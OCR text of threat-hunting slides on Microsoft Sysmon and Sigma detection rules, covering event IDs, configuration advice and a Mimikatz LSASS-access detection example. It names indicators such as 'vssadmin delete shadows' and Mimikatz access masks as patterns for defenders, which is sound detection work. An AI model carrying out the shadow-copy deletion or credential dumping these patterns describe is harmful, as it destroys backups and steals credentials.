
Create new file | Upload files | Find file | History

Florian Roth regsvr32 Anomalies — Latest commit a5c3f42 10 hours ago


..

sysmon_bitsadmin_download.yml	Added reference	9 days ago
sysmon_malware_backconnect_ports.yml	Rules: Suspicious locations and back connect ports	28 days ago
sysmon_malware_verclsid_shellcode.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mimikatz_detection_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mimikatz_inmemory_detection.y...	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mshta_spawn_shell.yml	Minor fix > list to single value	10 hours ago
sysmon_office_macro_cmd.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_office_shell.yml	MSHTA Rule v1	4 days ago
sysmon_password_dumper_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_powershell_download.yml	Sysmon as 'service' of product 'windows'	a month ago


Florian Roth's Sigma Project




Florian Roth's Sigma Project



Florian Roth's Sigma Project



Florian Roth's Sigma Project



Thomas Patzke's EQUEL Project

GitHub, Inc. [US] | https://github.com/thomaspatzke/EQUEL

EQUEL - an Elasticsearch QUEry Language

The projects was motivated by usage of Elasticsearch and Kibana for log analysis in incident response and as tool in web application security testing. Both are great tools for this purpose, but Kibana exposes only a fraction of the power of Elasticsearch and is missing some features that would make log analysis much easier.

This project aims to create a query language for Elasticsearch with the following goals:

- Easy to understand and to write for humans (compared to Query DSL JSON expressions)
- Exposure of a big amount of Elasticsearch capabilities (compared to the usual Query String expressions)
- Extensible by plugin architecture
- Extension of Elasticsearch capabilities by post processing plugins
- Easy addition of own output formats and visualizations with output plu
- Linear query structure instead of nesting
- "Everything fits in one line of an EQUEL expression" - especially aggreg
- Easy integration in projects that already use Elasticsearch

Note: EQUEL is neither Splunk SPL nor SQL. It's not the idea to "emulate" one of both.

Credits

- Florian Roth (@Cyb3rOps) for
  - Many valuable suggestions and feedback
  - The fancy logo
- Ralf Glauberman for giving it the *EQUEL* name

Mike Haag's Sysmon DFIR Github

GitHub, Inc. [US] | https://github.com/MHaggis/sysmon-dfir

Sysmon - DFIR

A curated list of resources for learning about deploying, managing and hunting with Microsoft Sysmon. Contains presentations, deployment methods, configuration file examples, blogs and additional github repositories.

Sysmon Learning Resources

- General
  - Presentations
    - How to Go from Responding to Hunting with Sysinternals Sysmon - Mark Russinovich
    - Tracking Hackers on Your Network with Sysinternals Sysmon - Mark Russinovich
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Video - Tom Ueltschi
    - Advanced Incident Detection and Threat Hunting using Sysmon and Splunk Slides - Tom Ueltschi
    - Splunking the Endpoint - James Brodsky
    - Splunking the Endpoint: "Hands on!" Ransomware Edition - James Brodsky & Dimitri McKay
  - Graylog
    - Ion-Storm Graylog App
    - Back to Basics- Enhance Windows Security with Sysmon and Graylog - Jan Dobersten

< MUST
< READ

Why Sysmon? RSA Con Talk M.R.

Why Sysmon? RSA Con Talk M.R.

Sysmon Events

#RSAC

Category	Event ID
Process Create	1
Process Terminated	5
Driver Loaded	6
Image Loaded	7
File Creation Time Changed	2
Network Connection	3
CreateRemoteThread	8
RawAccessRead*	9
Sysmon Service State Change	4
Error	255

Time stomping

DLL / Proc Injection

*Contributed by David Magnotti

7

RSAConference2016

Why Sysmon? RSA Con Talk M.R.

Why Sysmon? RSA Con Talk M.R.

Sysmon Events

New event types v5 & v6
Not covered in prev talk

Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID	
Process Access	10	
File Create	11	
Registry Object CreateDelete	12	
Registry Value Create	13	
Registry Object Rename	14	
File Create Stream Hash	15	
Sysmon Configuration Changed	16	
Pipe Created	17	v6
Pipe Connected	18	
Error	255	

Microsoft

10

RSAConference2017

Why Sysmon? RSA Con Talk M.R.


Tracking Mimikatz

#RSAC

- I recommend always including lsass.exe process access:

```
<ProcessAccess onmatch="include">
    <TargetImage condition="is">C:\windows\system32\lsass.exe</TargetImage>
</ProcessAccess>
```

- Mimikatz request 0x1410:
  - 0x1000: PROCESS_QUERY_LIMITED_INFORMATION
  - 0x0400: PROCESS_QUERY_INFORMATION
  - 0x0010: PROCESS_VM_READ



- Exclude GrantedAccess of 0x1000, 0x1400, 0x400

Microsoft


RSAConference2017

Why Sysmon? RSA Con Talk M.R.

What's a Good Configuration?

#RSAC

- One that doesn't overwhelm your systems
  - Excessive resource usage
  - Excessive log volume
- Crafting is iterative:
  - Exclude known sources
    - E.g. OneDrive for file time stamp changes
  - Include sensitive targets:
    - E.g. Lsass.exe for credential theft
- When investigating likely breach, bias for data



Microsoft

RSAConference2017

Why Sysmon? RSA Con Talk M.R.

Best Practices and Tips

#RSAC

- Install it on all your systems
  - Proven at scale
  - Data will be there when you need it for DFIR
- Configure all event types for maximum visibility
  - Filter out noise, especially uninteresting image loads
  - Test overhead on mission-critical systems
  - Make sure event log is large enough to capture desired time window
- Forward events off box
  - To prevent deletion by attackers
  - For analyzing aggregate network behavior
  - For tracing activity between systems (e.g. pass-the-hash)

Microsoft

37

RSAConference2017

SwiftOnSecurity's Sysmon configs

GitHub, Inc. [US] | https://github.com/SwiftOnSecurity/sysmon-config

sysmon-config | A Sysmon configuration file for everybody to fork

This is a Microsoft Sysinternals Sysmon configuration file template with default high-quality event tracing.

The file provided should function as a great starting point for system change monitoring in a self-contained package. This configuration and results should give you a good idea of what's possible for Sysmon. Note that this does not track things like authentication and other Windows events that are also vital for incident investigation.

sysmonconfig-export.xml

Because virtually every line is commented and sections are marked with explanations, it should also function as a tutorial for Sysmon and a guide to critical monitoring areas in Windows systems.

Pull requests and issue tickets are welcome, and new additions will be credited in-line or on Git.

See forks of this configuration

See @ion-storm Threat Intelligence SIEM fork

Note: Exact syntax and filtering choices are deliberate to catch appropriate entries and to have as little performance impact as possible. Sysmon's filtering abilities are different than the built-in Windows auditing features, so often a different approach is taken than the normal static listing of every possible important area.

Brief Recap of BotConf 2016 Talk

Recap BotConf Talk (1/2)

Using the free Sysmon tool you can search / alert for known malicious process behaviors

* Image names / paths *(wrong paths)*
  - svchost.exe, %APPDATA%\Oracle\bin\javaw.exe
* CommandLine parameters
  - /stext, vssadmin delete shadows, rundll32 qwerty
* Parent- / Child-Process relationships
  - winword.exe → explorer.exe, wscript.exe → rundll32.exe
* Process injection
  - # winlogon.exe

Recap BotConf Talk (2/2)

Using the free Sysmon tool you can hunt for suspicious process behaviors

